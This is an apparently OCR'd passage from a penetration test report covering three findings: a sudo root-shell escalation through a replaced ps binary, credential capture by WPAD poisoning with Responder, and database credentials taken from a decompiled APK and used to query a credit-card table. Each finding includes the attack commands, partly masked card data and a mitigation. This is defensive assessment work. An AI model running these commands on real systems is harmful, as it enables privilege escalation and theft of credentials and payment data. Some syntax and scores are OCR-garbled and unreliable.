
2.13.2 Vulnerability Description

Even though most commands are not available to non-root users, if just one is, we can exploit it to gain root access.

We know that we can use sudo -u-1 to run /usr/bin/ps as root. It does not give us much though, so we want to replace the script with the '/bin/ps.special' we found. We can run cp /bin/ps.special /usr/bin/ps, then run sudo -u-1 ps. This immediately gives us a root shell.

2.13.3 Confirmation Method

cp /bin/ps.special /usr/bin/ps
sudo -u-1 ps



2.13.4 Mitigation Strategy

To prevent this vulnerability regardless of the linux distro, we can change the /etc/sudoers file to not have the (ALL, !root) /usr/bin/ps line. This prevents the sudo -u-1 line from allowing execution as root.

2.14 Finding 14: WPAD Poisoning for Credential Capture

2.14.1 Severity

CVSS Base Severity Score: 7.3/3.1/AV:N/AC:H/PR:H/UI:R/S:C/C:H/I:H/A:N


With the Responder script, we are able to conduct WPAD poisoning and capture entered credentials from users.

2.14.2 Vulnerability Description

By using Responder, we are able to capture credentials for user no***en. When a local network DNS is not able to resolve a name, a host reply with incorrect information can still be regarded as legitimate. When the victim enters credentials, the Responder script is able to intercept them.

2.14.3 Confirmation Method

We run **./Responder.py -I ens32 -wFb** and wait. Eventually, no***en logs in, and their creds are displayed.



2.14.4 Mitigation Strategy

Make the WPAD DNS entry point directly to the corporate proxy server, so an attacker cannot manipulate traffic. Also advise all users to disable "Autodetect proxy settings" on their browsers.

2.15 Finding 15: User Credentials in Decompiled Source Code

2.15.1 Severity

CVSS Base Severity Score: 8.7 CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:N


By decompiling an apk file, we were able to reconstruct developer variable names and look for key words that led to sensitive information.

2.15.2 Vulnerability Description

Through the decompilation of a mobile app's apk file, we were able to gain user credentials and an entry point to a database with sensitive information. Among this was credit card information and other PCI, (55***44 for Ma***aw, 37***31 for Re***ne, for example).

2.15.3 Confirmation Method

mysql -u db admin token -h db.artstailor.com -p show databases; use customerdb; show tables; select * from ccard;



2.15.4 Mitigation Strategy

While the information in this app alone was not enough to ex- pose this information, there should still be measures taken to better obfuscate any potential login information. In this apk's source code, the user login for the database was just lying around, encrypted with only one pass of base64.